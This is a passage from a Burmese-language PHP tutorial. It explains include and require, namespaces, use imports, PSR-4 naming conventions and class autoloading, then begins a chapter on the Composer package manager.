ဒီတစ်ခါတော့ Exception မရှိလို့ catch Statement အလုပ်မလုပ်တော့ပါဘူး။ ဒါပေမယ့် finally Statement ကတော့ အလုပ်လုပ်သွားတယ်ဆိုတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

ဒီနည်းကိုသာ စနစ်တကျအသုံးပြုမယ်ဆိုရင် Error ရှိလာတဲ့အခါ ပရိုဂရမ်က ရပ်သွားတယ်ဆိုတာမျိုး မဖြစ်စေတော့ဘဲ Error ရှိလာရင် ဘာလုပ်ရမလဲဆိုတာကို သတ်မှတ်ပေးလို့ ရသွားတဲ့သဘောပဲ ဖြစ်ပါတယ်။ PHP ရဲ့ Error အားလုံးကို ဒီနည်းနဲ့ ဖမ်းလို့တော့ မရနိုင်ပါဘူး။ Error အများစုက ရိုးရိုး Error တွေပါ။ Exception Error တွေ မဟုတ်ကြပါဘူး။ နောက်ပိုင်း PHP Version တွေမှာ ထပ်မံဖြည့်စွက်ပေးထားတဲ့ လုပ်ဆောင်ချက်သစ်တွေမှာတော့ Exception Error တွေကို အသုံးပြုထားပါတယ်။ ရေးနည်းရှိမှန်း သိထားပြီး သင့်တော်တဲ့နေရာမှာ အသုံးပြုနိုင်ကြဖို့ပဲ ဖြစ်ပါတယ်။

အခန်း (၁၀) - Modules & Namespaces

Programming Language တိုင်း လိုလိုမှာ Module လုပ်ဆောင်ချက်ရှိပါတယ်။ ဒီ Module လုပ်ဆောင်ချက်ရဲ့ အကူအညီနဲ့ ကုဒ်တွေ ခွဲထုတ်ရေးသားခြင်း၊ လိုအပ်တဲ့အခါ ရယူထည့်သွင်းအသုံးပြုခြင်းအားဖြင့် Reusable ကုဒ်တွေကို ရကြတာပါ။ JavaScript မှာဆိုရင် CommonJS Module နဲ့ ES6 Module ဆိုပြီး နည်းပညာမူကွဲ နှစ်မျိုးရှိပါတယ်။

PHP မှာ Module လုပ်ဆောင်ချက် စစ်စစ်တော့ မရှိပါဘူး။ ဒါပေမယ့် Module ကဲ့သို့ ကုဒ်တွေကို ခွဲထုတ်ရေးသားထားပြီး လိုတဲ့နေရာမှာ ပြန်လည်ရယူထည့်သွင်းနိုင်တဲ့ နည်းတွေတော့ ရှိပါတယ်။ ဥပမာ Math.php ဆိုတဲ့အမည်နဲ့ ဒီလိုဖိုင်တစ်ခု ရှိတယ်ဆိုကြပါစို့ -

PHP

```
<?php

// Math.php
define('PI', 3.14);

function add($a, $b) {
    echo $a + $b;
}
```

ဒီဖိုင်ထဲမှာပါတဲ့ လုပ်ဆောင်ချက်တွေကို ရယူအသုံးပြုလိုတဲ့အခါ include Statement ကို အသုံးပြုပြီး အခုလိုရယူအသုံးပြုနိုင်ပါတယ်။

PHP

```
<?php
// App.php

include('Math.php');

echo PI;                // 3.14
echo add(1, 2);         // 3
```

`include` အတွက် ရယူအသုံးပြုလိုတဲ့ ကုဒ်ဖိုင်တည်နေရာကို ပေးရတာပါ။ နမူနာမှာ ဖိုင်အမည်ဖြစ်တဲ့ `Math.php` လို့ပေးထားတဲ့အတွက် လက်ရှိ `App.php` ရှိနေတဲ့ ဖိုင်ဒါထဲမှာပဲ ရှာပြီးထည့်ပေးသွားမှာပါ။ ရှာလို့ မတွေ့ရင်တော့ `Warning` တက်ပါလိမ့်မယ်။ အကယ်၍ ရယူအသုံးပြုလိုတဲ့ဖိုင်က တစ်ခြားနေရာမှာ ဆိုရင် တည်နေရာအတိအကျ ပေးဖို့ လိုအပ်ပါလိမ့်မယ်။

`include Statement` နဲ့ တစ်ခြား `Language` တွေရဲ့ `Module` မတူတာက၊ `Module` ကုဒ်တွေမှာ ရေးသားသူက ရယူအသုံးပြုခွင့်ပေးလိုတဲ့ လုပ်ဆောင်ချက်ကို သတ်မှတ်ပေးလို့ရသလို၊ ရယူအသုံးပြုသူက လည်း ပေးထားတဲ့အထဲက လိုချင်တဲ့ လုပ်ဆောင်ချက်ကို ရွေးချယ်ရယူလို့ ရနိုင်မှာပါ။ `include Statement` မှာတော့ အဲ့ဒီလိုမျိုး ရွေးချယ်လို့ရမှာ မဟုတ်ပါဘူး။ ဖိုင်တစ်ခုကို ချိတ်ဆက်ရယူလိုက်တာနဲ့ အဲ့ဒီဖိုင်ထဲက ရှိသမျှကုဒ်အတွက် အကုန်လုံးကို ထည့်ပြီး Run ပေးသွားမှာပါ။ ဒီအချက်ကို အထူးသတိပြုဖို့ လိုပါတယ်။ နောက်တစ်ခေါက်လောက် ထပ်ပြောချင်ပါတယ်။ `include Statement` နဲ့ ကုဒ်ဖိုင်တစ်ခုကို ချိတ်ဆက်ရယူ လိုက်တဲ့အခါ အဲ့ဒီကုဒ်ဖိုင်ထဲမှာ ရေးထားသမျှကုဒ်အကုန်လုံးကို ချိတ်ဆက်လိုက်တဲ့ နေရာ မှာ ထည့်ပြီး Run ပေးသွားမှာပါ။

`include Statement` ကို ရေးတဲ့အခါ နောက်က ဝိုက်ကွင်းအဖွင့်အပိတ် ထည့်ရေးလို့ရသလို၊ မထည့်ဘဲ လည်း ရေးလို့ရပါတယ်။ ဒီလိုပါ -

```
include('Math.php');
```

```
include 'Math.php';
```

`include Statement` ရဲ့ မူကွဲအနေနဲ့ `require Statement` ကိုလည်း အသုံးပြုနိုင်ပါတယ်။ ရေးသားအသုံးပြုပုံ အတူတူပါပဲ။

```
require ('Math.php') ;
```

```
require 'Math.php' ;
```

ကွာသွားတာက၊ ဖိုင်တစ်ခုကို ချိတ်ဆက်လိုက်တဲ့အခါ တည်နေရာ မှားနေလို့ ချိတ်ဆက်မရတဲ့အခါ `include` က `Warning` ပေးပြီး ကျန်ကုဒ်တွေကို ဆက်အလုပ်လုပ်ပါတယ်။ `require` ကတော့ `Error` ပေးပြီး နေရာမှားတင် ဆက်အလုပ်မလုပ်တော့ဘဲ ရပ်လိုက်မှာ ဖြစ်ပါတယ်။ ဒီလို အပြုအမူ အနည်းငယ် ကွာပေမယ့် အသုံးပြုနည်းကတော့ အတူတူပဲမို့လို့ မိမိနှစ်သက်ရာ `Statement` ကို အသုံးပြုနိုင်ပါတယ်။ ရှေ့ဆက် ဖော်ပြတဲ့အခါမှာတော့ `include` ကိုအသုံးပြုပြီးတော့ပဲ ဆက်လက်ဖော်ပြသွားပါမယ်။ တစ်ခြား ဘာကြောင့်မှ မဟုတ်ပါဘူး။ သုံးနေကြ ဖြစ်နေလို့ပါ။

ကုဒ်ဖိုင်တစ်ခုကို တစ်ကြိမ်ထက်ပိုပြီး `Include` လုပ်မိရင်မလိုလားအပ်တဲ့ ပြဿနာတွေ တက်နိုင်ပါတယ်။

```
include ('Math.php') ;  
include ('Math.php') ;
```

ပထမတစ်ကြိမ် `Include` လုပ်စဉ်မှာ `Math.php` ထဲကကုဒ်တွေကို အကုန်ထည့်သွင်းသွားသလို နောက်တစ်ကြိမ် `Include` လုပ်စဉ်မှာလည်း နောက်တစ်ကြိမ် အကုန်ထပ်မံထည့်သွင်းသွားမှာဖြစ်လို့ ကုဒ်တွေ ထပ်ကုန်ပါပြီ။ တူညီနဲ့ `Function Name` နဲ့ နှစ်ခါရေးမိသလိုတွေဖြစ်ပြီး `Error` တွေ တက်ကုန်ပါလိမ့်မယ်။ ဒီပြဿနာကို ရှောင်ရှားလိုရင် `include_once Statement` ကို သုံးနိုင်ပါတယ်။

```
include_once ('Math.php') ;  
include_once ('Math.php') ;
```

ပထမတစ်ကြိမ် `include_once` နဲ့ ရယူထည့်သွင်းစဉ်မှာ အရင်ကအဲ့ဒီဖိုင်ကို မယူဖူးလို့ ရယူထည့်သွင်း

ပေးသွားပါလိမ့်မယ်။ နောက်တစ်ကြိမ် `include_once` နဲ့ ထပ်မံထည့်သွင်းတဲ့အခါ အဲ့ဒီဖိုင်ကို တစ်ကြိမ် ထည့်သွင်းဖူးပြီးဖြစ်လို့ `include_once` က ထပ်မံထည့်သွင်းတော့မှာ မဟုတ်ပါဘူး။ ဒီရေးနည်းက Condition တွေစစ်ပြီး အခြေအနေပေါ်မူတည်ပြီး ဖိုင်တွေကို Include လုပ်ရတဲ့အခါ အသုံးဝင်နိုင်ပါတယ်။

အလားတူပဲ `require_once` Statement လည်းရှိပါသေးတယ်။ Statement ကွဲသွားပေမယ့် သဘောသဘာဝက `include_once` နဲ့ အတူတူပဲဖြစ်ပါတယ်။

Namespaces

ဒီလိုကုဒ်ဖိုင်တွေကို ရယူအသုံးပြုတဲ့အခါ ကြုံရနိုင်တဲ့ ပြဿနာတစ်ခုရှိပါတယ်။ ဥပမာ - `Math.php` နဲ့ `Calculator.php` ဆိုပြီး ဖိုင်နှစ်ခုရှိတယ် ဆိုကြပါစို့။

```
// Math.php

define('PI', 3.14);

function add($a, $b) {
    return $a + $b;
}
```

```
// Calculator.php

function double($n) {
    return $n * 2;
}

function add($nums) {
    return array_sum($nums);
}
```

ဒီဖိုင်နှစ်ခုကို အသုံးပြုလိုတဲ့အတွက် အခုလို ချိတ်ဆက်ရယူလိုက်မယ်ဆိုရင် အဆင်မပြေတော့ပါဘူး။

```
// App.php

include('Math.php');
include('Calculator.php');
```

ဘာဖြစ်လို့လဲဆိုတော့ Math.php မှာ add() Function ရှိနေသလို၊ Calculator.php မှာလည်း add() Function ရှိနေပါတယ်။ PHP မှာ Function Name တူရင်လက်မခံပါဘူး။ ဒါကြောင့် ဒီဖိုင်နှစ်ခုမှာ Function Name တွေတိုက်နေတဲ့အတွက် Cannot redeclare Error တက်ပြီး အဆင်မပြေတော့ပါဘူး။

ဒီလိုပြဿနာမျိုး မဖြစ်ရအောင် Namespace နဲ့ဖြေရှင်းလို့ရပါတယ်။ ကုန်တွေးရေးတဲ့အခါ ဒီအတိုင်းမရေးဘဲ၊ သူ့ Namespace နဲ့သူ ရေးပေးလိုက်မယ်ဆိုရင်တော့ ဒီပြဿနာ မတက်တော့ပါဘူး။

```
// Math.php

namespace Math;

define('PI', 3.14);

function add($a, $b) {
    return $a + $b;
}
```

```
// Calculator.php

namespace Calculator;

function double($n) {
    return $n * 2;
}

function add($nums) {
    return array_sum($nums);
}
```

ဒါဆိုရင်တော့ အဆင်ပြေသွားပါပြီ။ သက်ဆိုင်ရာ ကုန်ဖိုင်မှာ Namespace လေးတွေ ကြေညာပေးလိုက်တာပါ။ Namespace အမည်ကို မိမိနှစ်သက်ရာအမည် ပေးနိုင်ပါတယ်။ အခုဆိုရင် Math.php ထဲက add() ဟာ ရိုးရိုး add() မဟုတ်တော့ပါဘူး။ Math Namespace အောက်မှာရှိတဲ့ add() ဖြစ်သွားပါ

ပြီး။ အလားတူပဲ Calculator.php ထဲက add() ဟာလည်း Calculator Namespace အောက်မှာရှိ တဲ့ add() ဖြစ်သွားလို့ Function အမည်တူနေပေမယ့် Namespace မတူတဲ့အတွက်ကြောင့် အဆင်ပြေ သွားမှာပဲ ဖြစ်ပါတယ်။

ဒီလို သူ့ Namespace နဲ့သူ ရေးသားထားတဲ့ ကုဒ်တွေကို အသုံးချလိုရင် သက်ဆိုင်ရာ Namespace တည်နေရာ မှန်အောင်ပေးပြီးတော့ သုံးရပါတယ်။ ဒီလိုပါ -

```
// App.php

include('Math.php');
include('Calculator.php');

echo Math\add(1, 2);           // 3
echo Calculator\add([ 2, 3, 4 ]); // 9
```

နမူနာမှာ Math.php နဲ့ Calculator.php နှစ်ခုလုံးကို Include လုပ်ထားပါတယ်။ ပြီးတဲ့အခါ သက်ဆိုင်ရာ Namespace တည်နေရာအတိအကျပေးပြီးတော့ add() Function တွေကိုခေါ်ယူအသုံးပြုထားတာ တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။ နမူနာမှာ တွေ့ရတဲ့အတိုင်း Namespace တည်နေရာရေးသားဖို့အတွက် \ သင်္ကေတကို အသုံးပြုရေးသားပေးရပါတယ်။

ဒီလိုလည်း ဖြစ်နိုင်ပါသေးတယ်။

```
// App.php

namespace Math;

include('Math.php');
include('Calculator.php');

echo add(1, 2);           // 3
echo \Calculator\add([ 2, 3, 4 ]); // 9
```

ဒီတစ်ခါ App.php မှာလည်း Namespace ရှိသွားတာပါ။ သူ့ရဲ့ Namespace ကလည်း Math ဖြစ်တဲ့ အတွက် တစ်ခြားဖိုင်ထဲမှာရှိနေတဲ့ Math Namespace အောက်က add() Function ကို တိုက်ရိုက် ခေါ်

ယူ အသုံးပြုနိုင်တာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ Namespace တူနေတဲ့အတွက်ကြောင့်ပါ။ ဒါပေမယ့် Calculator Namespace အောက်က `add()` ကိုတော့ `Calculator\add()` လို့ခေါ်လို့ မရတော့ပါဘူး။ ဒါဆိုရင် တစ်ကယ်ခေါ်ယူသွားမှာက `Math\Calculator\add()` ကို ခေါ်ယူသွားမှာဖြစ်လို့ မရှိတဲ့အတွက် Error တက်ပါလိမ့်မယ်။ သူကိုယ်တိုင်က Math Namespace အောက်မှာရှိနေလို့ ဆက်လက်ခေါ်ယူအသုံးပြုမှု အားလုံးက Math Namespace အောက်မှာပဲ ဖြစ်နေမှာမို့လို့ပါ။

ဒါကြောင့် Calculator Namespace အောက်က `add()` ကို ခေါ်ယူလိုတဲ့အခါ `\Calculator\add()` ဆိုပြီးတော့ ရှေ့ဆုံးမှာလည်း `\` သင်္ကေတတစ်ခု ပါဝင်သွားတာကို သတိပြုရမှာပဲ ဖြစ်ပါတယ်။ အဲဒီရှေ့ဆုံးက `\` Global Namespace သို့မဟုတ် Root Namespace လို့ဆိုနိုင်ပါတယ်။ ဒါကြောင့် ခေါ်ယူတဲ့အခါ Math Namespace အောက်ကနေ ခေါ်ယူဖို့ မကြိုးစားတော့ဘဲ Global Namespace အောက်က Calculator Namespace ဖြစ်သွားတဲ့အတွက် အဆင်ပြေသွားပါပြီ။

Namespace တွေမှာ Sub-Namespace လည်းရှိလို့ရပါသေးတယ်။ ဒီလိုပါ -

```
// Math.php

namespace Math\Basic;

define('PI', 3.14);

function add($a, $b) {
    return $a + $b;
}
```

ဒါဆိုရင် Math.php ဖိုင်ထဲက ကုန်တွေက Math Namespace အောက်က Basic Sub-Namespace အောက်ကကုန်တွေ ဖြစ်သွားပါပြီ။ ဒီလိုမျိုး Sub-Namespace တွေကို လိုအပ်သလို အဆင့်ဆင့် ပေးလို့ ရနိုင်ပါတယ်။ ဥပမာ `Library\Helper\Math\Basic` လို့မျိုးပါ။ ခေါ်ယူအသုံးပြုချိန်မှာ သတ်မှတ် Sub-Namespace အဆင့်ဆင့်မှန်အောင်ပေးပြီးခေါ်ရင် ရပါပြီ။ ဒီလိုပါ -

```
// App.php

namespace Math;

include('Math.php');

echo Basic\add(1, 2); // 3
```

နမူနာမှာ App.php က Math Namespace အောက်မှာပဲ ဆက်ရှိနေပါသေးတယ်။ ဒါကြောင့် Basic\add() လို့ခေါ်လိုက်တဲ့အခါ အပြည့်အစုံက Math\Basic\add() ဖြစ်သွားမှာပါ။

ဒီလောက်ဆိုရင် Namespace ကို လက်တွေ့စတင်အသုံးပြုလို့ ရနိုင်ပြီဖြစ်ပါတယ်။ ကုန်ဖိုင်တစ်ခုထဲ Namespace နှစ်ခုသုံးခု ထည့်ရေးလို့ရတဲ့ ရေးနည်းတွေ ရှိသေးပေမယ့် အသုံးမပြုသင့်တဲ့ ရေးနည်းလို့ သတ်မှတ်ထားကြလို့ ထည့်မပြောတော့ပါဘူး။

Namespace Import

သက်ဆိုင်ရာ Namespace အောက်ကလုပ်ဆောင်ချက်တွေကို ရယူအသုံးပြုလိုတိုင်း Namespace တည်နေရာကို ပြောပြီး သုံးနေစရာမလိုအောင် use Statement နဲ့ Import လုပ်ထားလိုက်လို့လည်း ရနိုင်ပါတယ်။ ဥပမာ - အခုလို ရေးထားတယ် ဆိုကြပါစို့။

```
// Calculator.php

namespace Library\Helper\Math\Basic;

class Calculator
{
    public function add($nums) {
        return array_sum($nums);
    }
}
```

ဒီ ကုန်ကိုအသုံးပြုလိုတဲ့အခါ သုံးရမယ့်ပုံစံက ဒီလိုဖြစ်နိုင်ပါတယ်။


```
// App.php

include('Calculator.php');

$calc1 = new Library\Helper\Math\Basic\Calculator;
$calc2 = new Library\Helper\Math\Basic\Calculator;
```

တစ်ခါသုံးချင်တိုင်းမှာ သူ Namespace အတိုင်း အကုန်ထပ်ခါထပ်ခါရေးပေးပြီး သုံးနေရတာ အဆင်မပြေပါဘူး။ အဆင်ပြေသွားအောင် ဒီလို ရေးလိုက်လို့ ရနိုင်ပါတယ်။

```
// App.php

include('Calculator.php');

use Library\Helper\Math\Basic\Calculator;

$calc1 = new Calculator;
$calc2 = new Calculator;
```

use Statement နဲ့ Calculator Class ကို Namespace အပြည့်အစုံနဲ့ တစ်ကြိမ် Import လုပ်ထားလိုက်တဲ့အခါ နောက်ပိုင်းမှာ Calculator ဆိုတဲ့ Class အမည်နဲ့တင် ဆက်လက်အသုံးပြုလို့ ရသွားပါပြီ။ ဒီ Import လုပ်တဲ့အခါ Alias လုပ်ပြီး အမည်ပြောင်းချင်ရင်လည်း ပြောင်းထားလို့ ရနိုင်ပါသေးတယ်။

```
// App.php

include('Calculator.php');

use Library\Helper\Math\Basic\Calculator as Math;

$calc1 = new Math;
$calc2 = new Math;
```

Calculator Class ကို Import လုပ်ပြီး Math လို့ Alias လုပ်ပေးလိုက်တာပါ။ ဒါကြောင့် နောက်ပိုင်းမှာ Math ဆိုတဲ့အမည်နဲ့ ဆက်သုံးလို့ ရသွားပြီဖြစ်ပါတယ်။

PSR-4

PHP မှာ PHP Standard Recommendation လို့ခေါ်တဲ့ အများလိုက်နာ အသုံးပြုသင့်သော သတ်မှတ်ချက်များ ရှိပါတယ်။ အဲဒီသတ်မှတ်ချက်တွေထဲက Namespace နဲ့ပက်သက်ရင် အရေးကြီးတာကတော့ PSR-4 လို့ခေါ်တဲ့ Class Autoloader သတ်မှတ်ချက်ပဲ ဖြစ်ပါတယ်။ Class Autoloader အကြောင်းကို ခဏနေတော့ ဆက်လက်ဖော်ပြပါမယ်။ Class တွေ Namespace တွေကို အမည်ပေးတဲ့အခါ ပေးသင့်တဲ့ နည်းလမ်းတွေကို သတ်မှတ်ပေးထားတာပါ။

- <https://www.php-fig.org/psr/psr-4>

Namespace တွေပေးတဲ့အခါ ကြိုက်တဲ့အမည် ပေးလို့ရပါတယ်။ ကြိုက်သလောက် Sub-Namespace တွေ သုံးလို့ရပါတယ်။ အဲဒီလို ကိုယ်ပေးချင်သလို ပေးလို့ရတယ်ဆိုတိုင်းသာ ပေးကြမယ်ဆိုရင် နားလည်အသုံးပြုရ ခက်ကုန်ပါလိမ့်မယ်။ ဒါကြောင့် PSR-4 သတ်မှတ်ချက် အပါအဝင် လိုက်နာသင့်တဲ့ အမည်ပေးပုံလေးတွေက ဒီလိုပါ -

၁။ Class အမည်တွေ၊ Namespace တွေ ပေးတဲ့အခါ Capital Case ကို အသုံးပြုသင့်ပါတယ်။ Capital Case ဆိုတာ ဒီလိုမျိုးပါ။ Math, CarFactory, UserManager စသည်ဖြင့် ရှေ့ဆုံးစာလုံး အပါအဝင် Word တစ်ခုစတိုင်း စာလုံးအကြီးနဲ့ စပေးရတဲ့ ရေးဟန်ဖြစ်ပါတယ်။ Space တွေ ထည့်မပေးရပါဘူး။ Interface တွေ Traits တွေကိုလည်း ဒီအမည်ပေးနည်းအတိုင်းပဲ ပေးရပါတယ်။

၂။ ကုဒ်ဖိုင်ရဲ့အမည်နဲ့ အဲဒီကုဒ်ဖိုင်ထဲမှာရှိနေတဲ့ အဓိက Class ရဲ့အမည် တူသင့်ပါတယ်။ ဥပမာ - အဓိက Class အမည်က CarFactory ဆိုရင် ဖိုင်ရဲ့အမည်က CarFactory.php ဖြစ်သင့်ပါတယ်။ စာလုံးအကြီး အသေးကအစ အတူတူပဲ ဖြစ်သင့်ပါတယ်။

၃။ Namespace လမ်းကြောင်းနဲ့ ဖိုဒါလမ်းကြောင်း တူသင့်ပါတယ်။ ဥပမာ - Namespace နဲ့ Class အမည်အပြည့်အစုံက Library\Helper\Calculator ဆိုရင် Calculator Class ရှိနေတဲ့ Calculator.php ဖိုင်ဟာ Library ဖိုဒါထဲက Helper ဖိုဒါထဲမှာ ရှိသင့်ပါတယ်။ ဒါကြောင့် ဖိုင် Path လမ်းကြောင်းကလည်း Namespace နဲ့အတူတူ Library\Helper\Calculator.php ဖြစ်သင့်ပါတယ်။ ဒီတော့ Namespace ကို ကြည့်လိုက်ယုံနဲ့ ဖိုင်ရဲ့တည်နေရာကိုပါ သိရှိနိုင်သွားပါပြီ။

ဒါဟာလက်တွေ့ကုန်တွေ ရေးသားတဲ့အခါ ရှင်းလင်းနားလည်ရလွယ်တဲ့ ကုန်တွေဖြစ်စေဖို့အတွက် အရေးပါတဲ့ သတ်မှတ်ချက်များပဲ ဖြစ်ပါတယ်။

Class Autoload

PHP မှာ အလွန်အသုံးဝင်တဲ့ Class Autoload လို့ခေါ်တဲ့ လုပ်ဆောင်ချက်တစ်မျိုး ရှိပါတယ်။ ပုံမှန်ဆိုရင် ကုန်တွေကို ဒီလိုရေးပေးရပါတယ်။

```
// Library/Helper/Calculator.php

namespace Library\Helper;

class Calculator
{
    public function add($nums) {
        return array_sum($nums);
    }
}
```

ဒါက PSR-4 သတ်မှတ်ချက်နဲ့အညီ Library ဖိုဒါထဲက Helper ဖိုဒါထဲက Calculator.php မှာ ရေးထားတဲ့ ကုန်ဖြစ်ပါတယ်။ Class အမည်ကို ဖိုင်အမည်နဲ့ တူအောင်ပေးထားပြီး Namespace ကို ဖိုဒါ Path လမ်းကြောင်းအတိုင်း ပေးထားပါတယ်။ ဒီ Class ကို အသုံးပြုလိုတဲ့အခါ အခုလို သုံးရမှာပါ -

```
// App.php

include('Library/Helper/Calculator.php');

use Library\Helper\Calculator;

$calc = new Calculator;
echo $calc->add([1, 2]); // 3
```

include Statement နဲ့ ဖိုင်ကိုအရင် Include လုပ်ပြီး၊ use Statement နဲ့ Namespace ကို Import လုပ်ထားပါတယ်။ အလုပ်တွေလုပ်ပါတယ်။ ဒါပေမယ့် include လည်းလုပ်ရတယ်၊ use လည်းလုပ်ရတယ်ဆိုတော့ ပုံစံတူ နှစ်ခါရေးရသလို ဖြစ်နေပါတယ်။

Class Autoload ဆိုတာကတော့ Class တစ်ခုကို သုံးလိုက်တာနဲ့ အလိုအလျောက် include လုပ်ပေးစေနိုင်တဲ့ နည်းလမ်းဖြစ်ပါတယ်။ include တစ်ခါလုပ်၊ သုံးဖို့အတွက် use တစ်ခါလုပ်နေစရာမလိုတော့ပါဘူး။ ဒီသဘောသဘာဝ ရရှိဖို့အတွက် အခုလိုရေးနိုင်ပါတယ်။

```
// autoload.php

spl_autoload_register(function($class) {
    $class = str_replace("\\", "/", $class);
    include($class . ".php");
});
```

spl_autoload_register() ဆိုတဲ့ Standard Function ကို Argument အနေနဲ့ Function တစ်ခုပေးရပါတယ်။ အဲ့ဒီ Function က Class တစ်ခုကို အသုံးပြုလိုက်တိုင်းမှာ အလိုအလျောက် အလုပ်လုပ်မှာပါ။ \$class Variable ထဲမှာ အလုပ်လုပ်သွားတဲ့ Class ရဲ့ Namespace အပြည့်အစုံရှိပါတယ်။ Namespace မှာ \ သင်္ကေတကိုသုံးပြီး Include မှာ / သင်္ကေတကို သုံးတဲ့အတွက် str_replace() Function ကိုသုံးပြီး Namespace မှာပါတဲ့ \ သင်္ကေတတွေကို / သင်္ကေတနဲ့ အစားထိုးထားပါတယ်။ ပြီးတဲ့အခါ Include လုပ်ပေးလိုက်လို့ Class ကို သုံးလိုက်တာနဲ့ Class ဖိုင်ကို Include လုပ်ပေးတဲ့ လုပ်ဆောင်ချက်ကို ရရှိသွားမှာပဲ ဖြစ်ပါတယ်။

ဒါကြောင့် အသုံးပြုလိုတဲ့အခါ ဒီလိုရေးပေးလိုက်ရင် ရပါပြီ။

```
// App.php

include('autoload.php');

use Library\Helper\Calculator;

$calc = new Calculator;
echo $calc->add([1, 2]);           // 3
```

autoload.php ကို Include လုပ်ထားပေမယ့် Library/Helper/Calculator.php ကိုတော့ Include လုပ်စရာမလိုတော့ပါဘူး။ use နဲ့ Library\Helper\Calculator လို့ ပြောလိုက်ချိန်မှာ အလိုအလျောက် Include လုပ်ပေးသွားတဲ့အတွက် ဖြစ်ပါတယ်။

အခုလည်း autoload.php ကို Include လုပ်ရတာပဲ မဟုတ်ဘူးလား။ ဘာထူးလို့လဲ။ ထူးပါတယ်။ autoload.php တစ်ခုထဲကိုသာ Include လုပ်ပေးရတာပါ။ နောက်ထပ် Class တွေသုံးချင်သလောက် သုံး Include ထပ်လုပ်ပေးစရာ မလိုအပ်တော့ပါဘူး။ ပေးထားတဲ့ Namespace နဲ့ Class ကသာ PSR-4 သတ်မှတ်ချက်များနဲ့ ကိုက်ညီဖို့ပဲလိုပါတော့တယ်။ ဒါဟာ ဆန်းကျယ်ပြီး အသုံးဝင်တဲ့ လုပ်ဆောင်ချက်ပဲ ဖြစ်ပါတယ်။

ဒီလို Class Autoload ကုဒ်ကို ကိုယ်တိုင်ရေးသားလို့ရသလို၊ Composer လို့ခေါ်တဲ့ နည်းပညာကပေးတဲ့ Autoload လုပ်ဆောင်ချက်ကိုလည်း အသုံးပြုနိုင်ပါသေးတယ်။ ဒီအကြောင်းကို နောက်တစ်ခန်းမှာ ဆက်လက်ဖော်ပြပေးပါမယ်။

အခန်း (၁၁) - Composer

Composer ဟာ PHP ပရောဂျက်တွေမှာ မဖြစ်မနေလိုအပ်တဲ့ အရေးပါတဲ့ နည်းပညာဖြစ်ပါတယ်။ Composer ကိုအသုံးပြုပြီး PHP Package တွေ တည်ဆောက်လို့ရပါတယ်။ အဲဒီ Package တွေကို အများ ရယူ အသုံးပြုလို့ရအောင် ပေးနိုင်ပါတယ်။ အဖွဲ့အစည်းအသီးသီးနဲ့ ကမ္ဘာအနှံ့အပြားက Developer တွေ ရေးသားပေးထားတဲ့ Package တွေကို ကိုယ့်ပရောဂျက်မှာ ထည့်သုံးဖို့ ရယူပေးနိုင်ပါတယ်။ ရယူထားတဲ့ Package မှာ Update တွေရှိလာရင် Upgrade လုပ်ပေးနိုင်ပါတယ်။ ဒီလိုမျိုး PHP Package တည်ဆောက်ခြင်း၊ ဖြန့်ဝေခြင်း၊ ရယူခြင်းတို့ကို ဆောင်ရွက်ပေးနိုင်လို့ Package Manager လို့ ခေါ်နိုင်ပါတယ်။

တစ်ခြား Programming Language တွေမှာလည်း အလားတူ Package Manager နည်းပညာတွေ အသီးသီးရှိကြပါတယ်။ ဥပမာ - JavaScript အတွက် NPM လို့ခေါ်တဲ့ Package Manager နည်းပညာ ရှိနေတာပါ။ ဒါပေမယ့် Composer ကိုယ်တိုင်ကတော့ သူ့ကိုယ်သူ Dependency Manager လို့ ခေါ်ပါတယ်။ ကိုယ့်ပရောဂျက်က မှီခိုအားထားနေရတဲ့ Package Dependency တွေကို စီမံပေးနိုင်တဲ့ နည်းပညာဆိုတဲ့ အဓိပ္ပါယ်ပါ။ အခေါ်အဝေါ်အနည်းငယ် ကွဲပြားပေမယ့် သဘောသဘာဝကတော့ အတူတူပါပဲ။

Composer Install ပြုလုပ်ပုံပြုလုပ်နည်းကို PHP Development Environment တည်ဆောက်ပုံ တည်ဆောက်နည်း နမူနာပြထားတဲ့ ဗွီဒီယိုသင်ခန်းစာထဲမှာ ထည့်သွင်းဖော်ပြခဲ့ပြီး ဖြစ်ပါတယ်။ အကယ်၍ Install မလုပ်ရသေးလို့ လိုအပ်တယ်ဆိုရင် ဒီနေရာမှာလေ့လာပြီး Install လုပ်နိုင်ပါတယ်။

- <https://getcomposer.org/doc/00-intro.md>

Composer ဟာ Command Line နည်းပညာတစ်ခုဖြစ်ပါတယ်။ Install လုပ်ပြီးပြီဆိုရင် Command Prompt ကိုဖွင့်ပြီး စတင်အသုံးပြုလိုရပါပြီ။ နမူနာ စမ်းသပ်ကြည့်နိုင်ဖို့ အတွက် ဖိုဒါအလွတ်တစ်ခု `htdocs` အောက်မှာ တည်ဆောက်ပြီး အဲဒီဖိုဒါထဲမှာ Command Prompt ကိုဖွင့်လိုက်ပါ။

ပထမဆုံး လေ့လာရမယ့် Command ကတော့ `composer init` ဖြစ်ပါတယ်။ ဒီ Command ကို Run လိုက်ရင် Composer က မေးခွန်းတစ်ချို့မေးပါလိမ့်မယ်။

composer init

ပထမဆုံးမေးခွန်းက Package Name ဖြစ်ပါတယ်။ မိမိနှစ်သက်ရာအမည်ကို ပေးနိုင်ပါတယ်။ အမည်ပေးတဲ့အခါ `vendor/name` ဆိုတဲ့ Format မျိုးနဲ့ ပေးရပါတယ်။ `vendor` နေရာမှာ အဖွဲ့အစည်းအမည်နဲ့ `name` နေရာမှာ ပရောဂျက်ရဲ့အမည်ကို ပေးရမှာပါ။ ဥပမာ - `fairway/app` ဆိုရင် `vendor` အမည် `fairway` ဖြစ်ပြီး ပရောဂျက်အမည် `app` ဆိုတဲ့အဓိပ္ပါယ်ပါ။ အမည်မပေးရင် သူ့ဘာသာ ဖိုဒါအမည်ကို ကြည့်ပြီး Default အမည်တစ်ခုကို ပေးသွားမှာဖြစ်ပါတယ်။

